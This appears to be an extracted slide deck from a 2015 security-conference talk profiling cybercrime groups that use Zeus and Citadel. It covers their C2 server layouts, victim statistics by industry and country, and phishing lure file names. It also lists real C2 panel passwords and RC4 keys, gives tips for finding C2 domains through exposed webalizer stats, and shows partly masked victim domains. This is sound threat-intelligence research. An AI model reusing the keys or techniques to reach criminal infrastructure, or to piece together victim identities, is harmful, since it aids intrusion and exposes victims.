
- ◆ Upload C2 panel, dropper and config files via cPanel

datastore	2014-05-13 14:47:59	4096	0755
email_accounts.cache	2014-05-13 14:47:59	315	0644
email_accounts_count	2014-05-13 14:47:59	1	0644
email_accounts.yaml	2014-05-13 14:47:59	353	0644
caches	2014-05-13 14:47:48	4096	0700
nvdata	2014-04-01 15:56:37	4096	0700
nvdata.cache	2014-04-01 15:56:37	181	0600
fileupload-bZslomqhYerOUSFB3810486.log	2014-03-30 14:08:18	203	0644
fileupload-ogboriVcpSROdSdq8479543.log	2014-03-30 13:31:37	202	0644
ducache	2013-10-02 19:16:15	139804	0600
contactinfo	2013-10-02 19:01:26	145	0644
nvdata.yaml	2009-11-30 13:00:29	131	0644
<hr/>			
fileupload-bZslomqhYerOUSFB3810486.log -			
<hr/>			
<fileupload size="35569">■ <file name="config.bin" tmpfi			

ken	2014-09-12 08:07:14	4096	0755
ken.zip	2014-09-11 05:59:20	1073559	0644
Citadel1.3.5.1-BaNNED Work1	2014-09-15 09:57:27	4096	0777
pfd	2014-08-19 11:58:02	0	0777
Zeus Robot	2014-09-05 18:34:23	0	0777
Citadel1.3.5.1-BaNNED Work1 (1).zip	2014-09-12 15:42:23	104017...	0666
desktop.ini	2014-02-11 17:58:54	282	0666
Firefox Setup 32.0b8.exe	2014-08-24 07:02:46	352771...	0777
pfd.rar	2014-08-19 12:00:16	775379	0666
settings.bin	2014-08-25 00:58:04	34421	0666
settings.zip	2014-08-24 16:58:16	34558	0666
winrar-x64-511b1.exe	2014-08-25 03:55:32	1920640	0777
winrar-x64-511b1_inst.exe	2014-08-24 16:59:57	770128	0777
xampp-win32-1.8.3-5-VC11-installer.exe	2014-08-24 07:07:35	145874...	0777
Zeus 2.9.6.1.zip	2014-09-19 10:26:53	4338260	0666
Zeus Ghost 2014.zip	2014-09-19 10:26:48	8314	0666
Zeus Robot.zip	2014-09-05 18:34:12	2351398	0666

Identifying actor location

- ◆ Access logs
- ◆ Last login IP record in .lastlogin file
 - /home/[username]/.lastlogin



A good technique in finding more C2 servers on the same shared host

- ◆ Identify additional active C2 domains via cPanel webalizer
- ◆ Many cPanel webStats allow unrestricted access
 - /home/[username]/tmp/webalizer/

Top 30 of 9973 Total URLs					
#	Hits	KBytes	URL		
1	76759	12.70%	4797	0.35%	/phpmyadmin/theme/js/tinymce/jscripts/lager3/gate.php
2	33828	5.60%	861245	61.96%	/phpmyadmin/theme/js/tinymce/jscripts/lager3/file.php
3	22974	3.80%	1435	0.10%	/phpmyadmin/theme/video/colorbox/example5/eku2/gate.php
4	14039	2.32%	876	0.06%	/phpmyadmin/theme/video/colorbox/example5/exq/gate.php
5	9092	1.50%	87803	6.32%	/phpmyadmin/theme/js/tinymce/jscripts/lager3/cp.php
6	6203	1.03%	43781	3.15%	/phpmyadmin/theme/js/tinymce/jscripts/lager1/cp.php


Top 10 C2 passwords and RC4 keys

Password	RC4 KeyPass
123456	reh4357heGTJHaegharhet4575hawrGAEha
12345678	78fghrYU%^&\$ER
admin123	144458686889uiuiui
1qaz2wsx	hello
enugu042	SXMQ!xz%US!K5~#(K(
mankind	man1
1234567	E354B6KUO986C434C5677BBH2WER
master	PrEttY!!#\$@#
password1	olivertwist
1234567890	pelli\$10PELLI

RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands


Those targeted and compromised



Overview of the nine actors

Group #	9
Victim #	12,953
Stolen credentials	pop3:7,671 ftp:1,137 http:1,538
Malware used	Zeus/IcelX/Citadel/Betabot/Solarbot/Syndicate Keylogger/ISR Stealer
Server owned	212
Technique	Spear phishing -- attachment Phishing

Singaporean victims by industry



■ Engineering

■ Construction

■ Logistics Services

■ Electronics

■ Travel and Transportation

■ Healthcare

■ Environmental systems

■ Education

■ Energy & Utilities

■ Food

■ Services/Consulting

■ Marketing and distribution

■ Bicycle and Skate rental

■ Financial

■ Chemicals & Petroleum

■ Telecommunication

■ Information Technology

■ Manufacturing

◆ Logistics industry

*****cs.com.sg

*****ing.com.sg

◆ Oil / Energy industry


*****ring.com.s

*****l.com.sgg

Group NG03


Group Name	NG03
Nationality/ Location	NIGERIA, LAGOS, LAGOS
Victim #	15,887
Stolen credentials	pop3:9,622 ftp:1,117 http:6,59
Malware used	Zeus/Citadel/ISR Stealer
Server owned	265
Technique	Spear phishing -- attachment, Phishing
Feature	PO# JKT-130090.doc Purchase Order.DOC PaymentCopy.scr Chief Architect X2.exe remittance details.zip

Group NG03 – Victims by industry



- ◆ Pakistan's energy center
s****energy.org
- ◆ well-known energy expert
- ◆ UK's logistics company
i*****tions.co.uk
- ◆ Many videos recorded with Citadel
- ◆ Also doing phishing

Group NG03 – Victims by country




AE AR AT AU BA BD BE BF BG BH BT BY CA CH CI
CN DE DK DZ EC EG ES ET EU FI FJ FR GB GE GH
GR HK HU ID IE IL IN IR IT JO JP KE KH KR KW
KZ LB LK LT LU LV MA MD ME MO MU MX MY MZ NG

Group IN01


Group Name	IN01
Nationality/ Location	INDIA, DELHI, NEW DELHI
Victim #	493
Stolen credentials	pop3:102 ftp:7 http:52
Malware used	IcelX
Server owned	4
Technique	Spear phishing -- attachment
Feature	

Group IN01 – Victims by industry



- ◆ Targeted India
- ◆ India's logistics company f*****ight.net


Group IN01 – Victims by country



Group ZA01


Group Name	ZA01
Nationality/ Location	SOUTH AFRICA, KWAZULU-NATAL, DURBAN
Victim #	27
Stolen credentials	pop3:28 ftp:3 http:20
Malware used	Zeus
Server owned	3
Technique	Spear phishing -- attachment
Feature	Your Order.exe drop.exe drops.exe

Group ZA01 – Victims by industry



- ◆ South Africa, India, Germany
- ◆ Australian government .gov.au
- ◆ Petrochemical Industry c****.com
- ◆ Logistics company e**.net


Group ZA01 – Victims by country



Group ID01

Group Name	ID01
Nationality/ Location	INDONESIA
Victim #	100
Stolen credentials	pop3:22 ftp:31 http:10
Malware used	Zeus
Server owned	3
Technique	Spear phishing -- attachment Phishing
Feature	

Group ID1 – Victims by industry



Retail

Information Technology

Insurance


Manufacturing

Electronics

Government

- ◆ Aviation Equipment Company
- ◆ India's electrical equipment manufacturer
- ◆ European flying committee

Group ID01 – Victims by country



Automatic video recording by Citadel

- ◆ Example: a Mexican B2B payment company's employee who operated corporate bank account with a balance of over 2.9 million USD.

